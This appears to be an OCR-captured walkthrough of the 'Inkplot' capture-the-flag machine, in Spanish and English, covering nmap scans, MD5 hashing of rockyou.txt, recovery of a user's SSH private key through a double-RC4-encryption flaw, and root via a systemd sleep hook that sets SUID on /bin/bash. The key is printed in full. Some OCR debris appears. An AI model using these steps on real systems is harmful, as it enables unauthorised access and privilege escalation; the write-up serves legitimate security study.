
Inkplot

```
❯ nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 20:01 EST
Initiating ARP Ping Scan at 20:01
Scanning 192.168.137.12 [1 port]
Completed ARP Ping Scan at 20:01, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:01
Scanning 192.168.137.12 [65535 ports]
Discovered open port 22/tcp on 192.168.137.12
Discovered open port 3000/tcp on 192.168.137.12
Completed SYN Stealth Scan at 20:01, 35.20s elapsed (65535 total ports)
Nmap scan report for 192.168.137.12
Host is up, received arp-response (1.9s latency).
Scanned at 2025-03-01 20:01:21 EST for 35s
Not shown: 35053 filtered tcp ports (no-response), 30480 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
3000/tcp open  ppp     syn-ack ttl 64
MAC Address: 08:00:27:44:AB:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 35.48 seconds
```

```
           Raw packets sent: 166328 (7.318MB) | Rcvd: 30818 (1.233
❯ nmap -sCV -p22,3000 -Pn -n --min-rate 5000 -vvv 192.168.137.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 20:02 EST
```

```
PORT     STATE SERVICE   REASON         VERSION
22/tcp   open  ssh       syn-ack ttl 64 OpenSSH 9.2p1 Debian 2 (protocol 2.0)
| ssh-hostkey:
|   256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOHL4gbz
|   256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC0o8/EYPi0jQMqY1zqXqlKfugpCtjg0i5m3bzbyfqxt
3000/tcp open  websocket syn-ack ttl 64 Ogar agar.io server
MAC Address: 08:00:27:44:AB:4B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
```

https://github.com/vi/websocat/releases/download/v1.14.0/websocat.x86_64-unknown-linux-musl



como hacer para encontrar los md5sum q comienzan con `d51540` en el rockyou


```
#!/bin/bash

archivo="/usr/share/seclists/rockyou.txt"

# Leer línea por línea y calcular el hash MD5
while IFS= read -r linea; do
    hash=$(echo "$linea" | md5sum | awk '{print $1}')
    echo "Hash: $hash | Contraseña: $linea"
done <"$archivo"
```


Explicación del script

1. **`while IFS= read -r line`**:
   - Lee cada línea del archivo `rockyou.txt`.
2. **`echo -n "$linea" | md5sum`**:
   - Calcula el hash MD5 de la línea actual. La opción `n` en `echo` evita que se agregue un salto de línea al final, lo cual es importante para que el hash sea correcto.
3. **`awk '{print $1}'`**:

- `md5sum` devuelve el hash seguido de un guion y el nombre del archivo. Con `awk`, extraemos solo el hash.

4. `echo "Hash: $hash | Contraseña: $line"`:
   - Muestra el hash y la contraseña correspondiente.





como desencryptar, por fallo doble de encriptacion como se muestra a continuacion

```
leila@inkplot /home/pauline
$ cat /home/pauline/cipher.py*
import os
import json
import argparse
from Crypto.Cipher import ARC4
import base64

with open('/home/pauline/keys.json', 'r') as f:
    keys = json.load(f)

crypt_key = keys['crypt_key'].encode()

def encrypt_file(filepath, key):
    with open(filepath, 'rb') as f:
        file_content = f.read()

    cipher = ARC4.new(key)
    encrypted_content = cipher.encrypt(file_content)

    encoded_content = base64.b64encode(encrypted_content)

    base_filename = os.path.basename(filepath)

    with open(base_filename + '.enc', 'wb') as f:
        f.write(encoded_content)

    return base_filename + '.enc'

def decrypt_file(filepath, key):
    with open(filepath, 'rb') as f:
        encrypted_content = f.read()

    decoded_content = base64.b64decode(encrypted_content)

    cipher = ARC4.new(key)
    decrypted_content = cipher.decrypt(decoded_content)

    return decrypted_content

parser = argparse.ArgumentParser(description='Encrypt or decrypt a file.')
parser.add_argument('filepath', help='The path to the file to encrypt or decrypt.')
parser.add_argument('-e', '--encrypt', action='store_true', help='Encrypt the file.')
```

```
b'E\x01\x19?\x15\xbe\xd8\xc9\x0f\x8c\xd9e^E7\xc9\xfe\x01\xc5b5'
leila@inkplot /home/pauline
$ sudo -u pauline /usr/bin/python3 /home/pauline/cipher.py* -e .ssh/id_rsa
sudo: unable to resolve host inkplot: Name or service not known
The encrypted and encoded content has been written to:
id_rsa.enc
```

```
leila@inkplot /home/pauline
$ cat id_rsa.enc | base64 -d  > /tmp/idrsa.enc
```


leila@inkplot /home/pauline
$ cat idrsa.enc.enc | base64 -d;echo
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```
❯ nano id_rsa
❯ chmod 600 id_rsa
❯ ssh -i id_rsa pauline@192.168.137.12
The authenticity of host '192.168.137.12 (192.168.137.12)' can't be established.
ED25519 key fingerprint is SHA256:TCA/ssXFaEc0sOJl0lvYyqTVTrCpkF0wQfyj5mJsALc.
This key is not known by any other names.
) Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
) Warning: Permanently added '192.168.137.12' (ED25519) to the list of known hosts.
Auto-standby now activated after 2 min of inactivity
Linux inkplot 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.38-1 (2023-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[oh-my-zsh] Would you like to update? [Y/n] n
[oh-my-zsh] You can update manually by running `omz update`
┌─pauline@inkplot ~
└─$
```

```
┌─pauline@inkplot ~
└─$ id
uid=1000(pauline) gid=1000(pauline) groups=1000(pauline),100(users),1002(admin)
┌─pauline@inkplot ~
└─$ sudo su
sudo: unable to resolve host inkplot: Name or service not known
```

```
─$ find / -group admin -ls 2>/dev/null
  918898      4 drwxrwx---   2 root     admin        4096 Aug  2  2023 /usr/lib/systemd/system-sleep
```

El directorio `/usr/lib/systemd/system-sleep/` en sistemas Linux que utilizan **systemd** (como Ubuntu, Debian, Fedora, Arch, etc.) es un lugar donde se pueden colocar scripts personalizados que se ejecutan automáticamente cuando el sistema entra en suspensión (`suspend`) o hibernación (`hibernate`), y cuando se reanuda (`resume`) desde estos estados.

```
┌─pauline@inkplot /usr/lib/systemd/system-sleep
└─$ nano script.sh
```

```
  GNU nano 7.2
#!/bin/bash

case $1 in

        pre)
                chmod +s /bin/bash
                ;;
        post)
                chmod u+s /bin/bash
                ;;
esac
```

```
#
┌─pauline@inkplot /usr/lib/systemd/system-sleep
└─$
Broadcast message from root@inkplot (Sun 2025-03-02 05:45:45 CET):

The system will suspend now!
```

```
❯ sudo su
[sudo] password for kali:
❯ ssh -i id_rsa pauline@192.168.137.12
Auto-standby now activated after 2 min of inactivity
Linux inkplot 6.1.0-10-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.38-1 (2023-07-14) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar  2 05:51:28 2025 from 192.168.137.11
┌─pauline@inkplot ~
    bls -l bb
┌─pauline@inkplot ~
└─$ export TERM=xterm
┌─pauline@inkplot ~
└─$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 23  2023 /bin/bash
┌─pauline@inkplot ~
└─$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2# cat /root/root.txt
4d9089c262be4a03e3ebfdaff0a8f7c6
bash-5.2#
```